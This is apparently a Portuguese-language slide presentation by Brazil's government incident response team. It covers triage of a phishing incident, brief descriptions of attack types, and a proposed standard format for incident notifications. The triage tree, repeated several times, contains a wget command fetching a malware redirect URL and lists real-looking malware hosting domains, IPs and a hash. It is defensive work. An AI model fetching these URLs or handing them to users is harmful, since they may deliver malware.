| +-+ (analista_A) Malware Hosting [www.nehirkoyekmegi.com|217.116.194.70]
|   |              wget http://asp.trunojoyo.ac.id/wp-content/fotos.php
|   |              --2014-05-05 17:43:52-- http://asp.trunojoyo.ac.id/wp-content/fotos.php
|   |              Connecting ... connected.
|   |              Proxy request sent, awaiting response... 302 Moved Temporarily
|   |              Location: http://www.nehirkoyekmegi.com/images/FOTO49029.rar
|   |              ...
|   |
|   +-- (analista_A) Análise de malware [0b4a3be580c798ee09aecd31800087ae]
|                    Pode desencadear novas notificações (malwares, canais de controle, artefatos ...)
|                    - Sandbox (Anubis, Malwr, ThreatExpert ...);
|                    - Assinaturas Conhecidas (VirusTotal, Virusimmune, Jotti ...)
|                    - Ferramentas de Apoio (wget, curl, Wireshark ...)
|
+-- (analista_B) Possível Abuso de Serviço SMTP [rdns-3.topserver3.com|189.1.164.113]
|                Received: from rdns-3.topserver3.com (rdns-3.topserver3.com [189.1.164.113])
|                by smtp.xxx.gov.br with ESMTP id 1kpgjb961k-1 for
|                <xxx@xxx.gov.br<mailto:xxx@xxx.gov.br>>;
|
+-- (analista_C) Alerta de Phishing [xxx.gov.br]
```

Phishing Message

```
*******************************
DESDOBRAMENTOS DO INCIDENTE
*******************************

(triagem) Phishing Message "Essas é as fotos atualizadas."
|
+-+ (analista_A) Malware Redirect [asp.trunojoyo.ac.id|119.252.162.136]
| |              http://asp.trunojoyo.ac.id/wp-content/fotos.php
| |
| +-+ (analista_A) Malware Hosting [www.nehirkoyekmegi.com|217.116.194.70]
|   |              wget http://asp.trunojoyo.ac.id/wp-content/fotos.php
|   |              --2014-05-05 17:43:52-- http://asp.trunojoyo.ac.id/wp-content/fotos.php
|   |              Connecting ... connected.
|   |              Proxy request sent, awaiting response... 302 Moved Temporarily
|   |              Location: http://www.nehirkoyekmegi.com/images/FOTO49029.rar
|   |              ...
|   |
|   +-- (analista_A) Análise de malware [0b4a3be580c798ee09aecd31800087ae]
|                    Pode desencadear novas notificações (malwares, canais de controle, artefatos ...)
|                    - Sandbox (Anubis, Malwr, ThreatExpert ...);
|                    - Assinaturas Conhecidas (VirusTotal, Virusimmune, Jotti ...)
|                    - Ferramentas de Apoio (wget, curl, Wireshark ...)
|
+-- (analista_B) Possível Abuso de Serviço SMTP [rdns-3.topserver3.com|189.1.164.113]
|                Received: from rdns-3.topserver3.com (rdns-3.topserver3.com [189.1.164.113])
|                by smtp.xxx.gov.br with ESMTP id 1kpgjb961k-1 for
|                <xxx@xxx.gov.br<mailto:xxx@xxx.gov.br>>;
|
+-- (analista_C) Alerta de Phishing [xxx.gov.br]
```

Phishing Message

```
*******************************
DESDOBRAMENTOS DO INCIDENTE
*******************************

(triagem) Phishing Message "Essas é as fotos atualizadas."
|
+-+ (analista_A) Malware Redirect [asp.trunojoyo.ac.id|119.252.162.136]
| |              http://asp.trunojoyo.ac.id/wp-content/fotos.php
| |
| +-+ (analista_A) Malware Hosting [www.nehirkoyekmegi.com|217.116.194.70]
|   |              wget http://asp.trunojoyo.ac.id/wp-content/fotos.php
|   |              --2014-05-05 17:43:52-- http://asp.trunojoyo.ac.id/wp-content/fotos.php
|   |              Connecting ... connected.
|   |              Proxy request sent, awaiting response... 302 Moved Temporarily
|   |              Location: http://www.nehirkoyekmegi.com/images/FOTO49029.rar
|   |              ...
|   |
|   +-- (analista_A) Análise de malware [0b4a3be580c798ee09aecd31800087ae]
|                    Pode desencadear novas notificações (malwares, canais de controle, artefatos ...)
|                    - Sandbox (Anubis, Malwr, ThreatExpert ...);
|                    - Assinaturas Conhecidas (VirusTotal, Virusimmune, Jotti ...)
|                    - Ferramentas de Apoio (wget, curl, Wireshark ...)
|
+-- (analista_B) Possível Abuso de Serviço SMTP [rdns-3.topserver3.com|189.1.164.113]
|                Received: from rdns-3.topserver3.com (rdns-3.topserver3.com [189.1.164.113])
|                by smtp.xxx.gov.br with ESMTP id 1kpgjb961k-1 for
|                <xxx@xxx.gov.br<mailto:xxx@xxx.gov.br>>;
|
+-- (analista_C) Alerta de Phishing [xxx.gov.br]
```

Phishing Message

```
*******************************
DESDOBRAMENTOS DO INCIDENTE
*******************************

(triagem) Phishing Message "Essas é as fotos atualizadas."
|
+-+ (analista_A) Malware Redirect [asp.trunojoyo.ac.id|119.252.162.136]
| |              http://asp.trunojoyo.ac.id/wp-content/fotos.php
| |
| +-+ (analista_A) Malware Hosting [www.nehirkoyekmegi.com|217.116.194.70]
|   |              wget http://asp.trunojoyo.ac.id/wp-content/fotos.php
|   |              --2014-05-05 17:43:52-- http://asp.trunojoyo.ac.id/wp-content/fotos.php
|   |              Connecting ... connected.
|   |              Proxy request sent, awaiting response... 302 Moved Temporarily
|   |              Location: http://www.nehirkoyekmegi.com/images/FOTO49029.rar
|   |              ...
|   |
|   +-- (analista_A) Análise de malware [0b4a3be580c798ee09aecd31800087ae]
|                    Pode desencadear novas notificações (malwares, canais de controle, artefatos ...)
|                    - Sandbox (Anubis, Malwr, ThreatExpert ...);
|                    - Assinaturas Conhecidas (VirusTotal, Virusimmune, Jotti ...)
|                    - Ferramentas de Apoio (wget, curl, Wireshark ...)
|
+-- (analista_B) Possível Abuso de Serviço SMTP [rdns-3.topserver3.com|189.1.164.113]
|                Received: from rdns-3.topserver3.com (rdns-3.topserver3.com [189.1.164.113])
|                by smtp.xxx.gov.br with ESMTP id 1kpgjb961k-1 for
|                <xxx@xxx.gov.br<mailto:xxx@xxx.gov.br>>;
|
+-- (analista_C) Alerta de Phishing [xxx.gov.br]
```

Phishing Message

```
*******************************
DESDOBRAMENTOS DO INCIDENTE
*******************************

(triagem) Phishing Message "Essas é as fotos atualizadas."
|
+-+ (analista_A) Malware Redirect [asp.trunojoyo.ac.id|119.252.162.136]
| |              http://asp.trunojoyo.ac.id/wp-content/fotos.php
| |
| +-+ (analista_A) Malware Hosting [www.nehirkoyekmegi.com|217.116.194.70]
|   |              wget http://asp.trunojoyo.ac.id/wp-content/fotos.php
|   |              --2014-05-05 17:43:52-- http://asp.trunojoyo.ac.id/wp-content/fotos.php
|   |              Connecting ... connected.
|   |              Proxy request sent, awaiting response... 302 Moved Temporarily
|   |              Location: http://www.nehirkoyekmegi.com/images/FOTO49029.rar
|   |              ...
|   |
|   +-- (analista_A) Análise de malware [0b4a3be580c798ee09aecd31800087ae]
|                    Pode desencadear novas notificações (malwares, canais de controle, artefatos ...)
|                    - Sandbox (Anubis, Malwr, ThreatExpert ...);
|                    - Assinaturas Conhecidas (VirusTotal, Virusimmune, Jotti ...)
|                    - Ferramentas de Apoio (wget, curl, Wireshark ...)
|
+-- (analista_B) Possível Abuso de Serviço SMTP [rdns-3.topserver3.com|189.1.164.113]
|                Received: from rdns-3.topserver3.com (rdns-3.topserver3.com [189.1.164.113])
|                by smtp.xxx.gov.br with ESMTP id 1kpgjb961k-1 for
|                <xxx@xxx.gov.br<mailto:xxx@xxx.gov.br>>;
|
+-- (analista_C) Alerta de Phishing [xxx.gov.br]
```

Phishing Message

```
*******************************
DESDOBRAMENTOS DO INCIDENTE
*******************************

(triagem) Phishing Message "Essas é as fotos atualizadas."
|
+-+ (analista_A) Malware Redirect [asp.trunojoyo.ac.id|119.252.162.136]
| |              http://asp.trunojoyo.ac.id/wp-content/fotos.php
| |
| +-+ (analista_A) Malware Hosting [www.nehirkoyekmegi.com|217.116.194.70]
|   |              wget http://asp.trunojoyo.ac.id/wp-content/fotos.php
|   |              --2014-05-05 17:43:52-- http://asp.trunojoyo.ac.id/wp-content/fotos.php
|   |              Connecting ... connected.
|   |              Proxy request sent, awaiting response... 302 Moved Temporarily
|   |              Location: http://www.nehirkoyekmegi.com/images/FOTO49029.rar
|   |              ...
|   |
|   +-- (analista_A) Análise de malware [0b4a3be580c798ee09aecd31800087ae]
|                    Pode desencadear novas notificações (malwares, canais de controle, artefatos ...)
|                    - Sandbox (Anubis, Malwr, ThreatExpert ...);
|                    - Assinaturas Conhecidas (VirusTotal, Virusimmune, Jotti ...)
|                    - Ferramentas de Apoio (wget, curl, Wireshark ...)
|
+-- (analista_B) Possível Abuso de Serviço SMTP [rdns-3.topserver3.com|189.1.164.113]
|                Received: from rdns-3.topserver3.com (rdns-3.topserver3.com [189.1.164.113])
|                by smtp.xxx.gov.br with ESMTP id 1kpgjb961k-1 for
|                <xxx@xxx.gov.br<mailto:xxx@xxx.gov.br>>;
|
+-- (analista_c) Alerta de Phishing [xxx.gov.br]
```

Outros Tipos de Ataques

Varredura em redes (*Scan*)
É uma técnica que consiste em efetuar buscas minuciosas em redes, com o objetivo de identificar computadores ativos e coletar informações sobre eles como, por exemplo, serviços disponibilizados e programas instalados. Com base nas informações coletadas é possível associar possíveis vulnerabilidades aos serviços disponibilizados e aos programas instalados nos computadores ativos detectados.

Negação de serviço (DoS e DDoS)
O objetivo destes ataques não é invadir e nem coletar informações, mas sim exaurir recursos e causar indisponibilidades ao alvo.

FREAK
"FREAK" (CVE-2015-0204) "Factoring Attack on RSA-EXPORT Keys", permite que invasores consigam interceptar conexões HTTPS entre clientes e servidores vulneráveis e forçá-los a utilizar uma criptografia fraca, conhecida como "export-grade key" ou "512-bit RSA keys", que pode, então, ser decifrada.

Mineração de Criptomoeda (webniner)
Um "webminer", utiliza tecnologia nova do WebAssembly, para processar diversos hashes. Bastando um navegador com JavaScript ativado.

Proposta de Padronização de Notificação

Diversas são as propostas e modelos de padronização de intercâmbio de notificação de incidente entre ETIR discutidos e utilizados no mercado.

Podemos citar CAIF, EISPP, VEDEF, IODEF (RFC 5070), X-Arf (*extends* RFC 5965), IDMEF, STIX, MILE e tantos outros. Cada qual com fins específicos e com estruturas complexas.

É importante definir um caminho compatível de comunicação e integração de todas as ETIR dos órgãos e entidades da APF. Seria necessário indicar ou padronizar a utilização de tecnologias que possibilitassem a portabilidade de informações entre as instituições. Antes, ainda, atentar para a integração de todos os ativos de rede e sistemas de proteção.

O CTIR Gov vem apresentar uma proposta de padronização de notificação, com base na simplicidade e na urgente necessidade de otimização de processos, permitindo o aumento de produtividade e, consequentemente, o atendimento à crescente demanda.

Proposta de Padronização de Notificação

Catálogo de Tipos/Subtipos de Incidentes:
- Desfiguração de Sítio
- Exposição de Dados Sensíveis
- Phishing Message
- ...

Catálogo de Modelos de Notificação:
- Texto Padrão
- Metadados
- ...

Assunto:
DescricaoTipoIncidente [DOMAIN|IP]

Mensagem:
...
[MetaDado|VALOR]

ou

[MetaDado]
VALOR
[/MetaDado]

Proposta de Padronização de Notificação

Assunto:
Desfiguração de Sítio [xxx.gov.br|999.999.999.999]

Mensagem:
Prezados Senhores,
1. Informamos a desfiguração do sítio, conforme anexo, em:

[URL|http://xxx.gov.br/pagina1.html]
[URL|http://xxx.gov.br/pagina2.html]
[TAGS|hacked by|Anonymous]

[URL|http://xxx.gov.br/pagina3.html]
[TAGS|owned by|Anonymous Chile]
---
2. Sugerimos que seja verificado se o servidor possui outras vulnerabilidades. O restabelecimento do sítio à s
pode(m) não solucionar o problema, pois o computador pode continuar vulnerável ou ser usado por invasore
3. Esta mensagem foi copiada aos contatos abuse, técnico e administrativo. Caso este tipo de problema não s
encaminhada aos responsáveis por tal tarefa.
4. Solicitamos que referências futuras a esta notificação preservem o "Assunto" desta mensagem.
Colocamo-nos à disposição para auxiliá-los no que for necessário.
--
Atenciosamente,
Equipe CTIR ctir@ctir.gov.br
www.ctir.gov.br
INOC-DBA (VOIP): 10954*810
##########
O Centro de Tratamento de Incidentes de Segurança de Redes de Computadores da Administração Pública Federal - CTIR Gov, subordinado ao Departamento de Segurança da Informação e Comunicações - DSIC, do Gabinete de Segurança Institucional da Presidência da República, tem como finalidade atender aos incidentes de segurança de redes de computadores da Administração Pública Federal (domínios gov.br, jus.br, leg.br, mil.br e mp.br).
##########
CTIR Gov [99999]

- Desfiguração de Sítio
- Conteúdo Incompatível
- Exposição de Código
- Redirecionamento de Página
- Spamdexing
- Abuso de Fórum
- Possível Vulnerabilidade
- ...

Proposta de Padronização de Notificação

Assunto:
Hospedagem de Malware [xxx.gov.br|999.999.999.999]
Exposição de Dados Sensíveis [xxx.gov.br|999.999.999.999]
Phishing Message [xxx.gov.br|999.999.999.999]

Mensagem:
Prezados Senhores,
...

[URL|http://xxx.gov.br/pagina1.html]
[MD5|89128912891892]
[RELATORIO|http://virustotal.com/89128912891892]

[URL|http://xxx.com/xxx-gov-br.html]

[MENSAGEM] Sua senha expirou ... [/MENSAGEM]
[CABECALHO] Received: from AAAA.COM [TeEnganei.com (x.x.x.x)] by **xxx.gov.br** ... [/CABECALHO]
[LINK_MALWARE|http://xxx.com.br/artefato.exe]
[MD5|89128912891892]
[RELATORIO|http://virustotal.com/89128912891892]
[LINK_SITE|http://xxx.com.br/pagina-falsa.html]

...

Proposta de Padronização de Notificação

Assunto:
Hospedagem de Malware [xxx.gov.br|999.999.999.999]
Exposição de Dados Sensíveis [xxx.gov.br|999.999.999.999]
Phishing Message [xxx.gov.br|999.999.999.999]

Mensagem:
Prezados Senhores,
...

[URL|http://xxx.gov.br/pagina1.html]
[MD5|89128912891892]
[RELATORIO|http://virustotal.com/89128912891892]

[URL|http://xxx.com/xxx-gov-br.html]

[MENSAGEM] Sua senha expirou ... [/MENSAGEM]
[CABECALHO] Received: from AAAA.COM [TeEnganei.com (x.x.x.x)] by **xxx.gov.br** ... [/CABECALHO]
[LINK_MALWARE|http://xxx.com.br/artefato.exe]
[MD5|89128912891892]
[RELATORIO|http://virustotal.com/89128912891892]
[LINK_SITE|http://xxx.com.br/pagina-falsa.html]

...

Proposta de Padronização de Notificação

Assunto:
Hospedagem de Malware [xxx.gov.br|999.999.999.999]
Exposição de Dados Sensíveis [xxx.gov.br|999.999.999.999]
Phishing Message [xxx.gov.br|999.999.999.999]

Mensagem:
Prezados Senhores,
...

[URL|http://xxx.gov.br/pagina1.html]
[MD5|89128912891892]
[RELATORIO|http://virustotal.com/89128912891892]

[URL|http://xxx.com/xxx-gov-br.html]

[MENSAGEM] Sua senha expirou ... [/MENSAGEM]
[CABECALHO] Received: from AAAA.COM [TeEnganei.com (x.x.x.x)] by **xxx.gov.br** ... [/CABECALHO]
[LINK_MALWARE|http://xxx.com.br/artefato.exe]
[MD5|89128912891892]
[RELATORIO|http://virustotal.com/89128912891892]
[LINK_SITE|http://xxx.com.br/pagina-falsa.html]

...

OBRIGADO!

S Ten Alexandre Santos
alexandre.santos@presidência.gov.br

- **www.ctir.gov.br**
- **ctir@ctir.gov.br** (notificação de incidentes)
- **cgtir@ctir.gov.br** (assuntos administrativos)
- INOC-DBA: **10954*810**
- **Tel.:** 3411-2342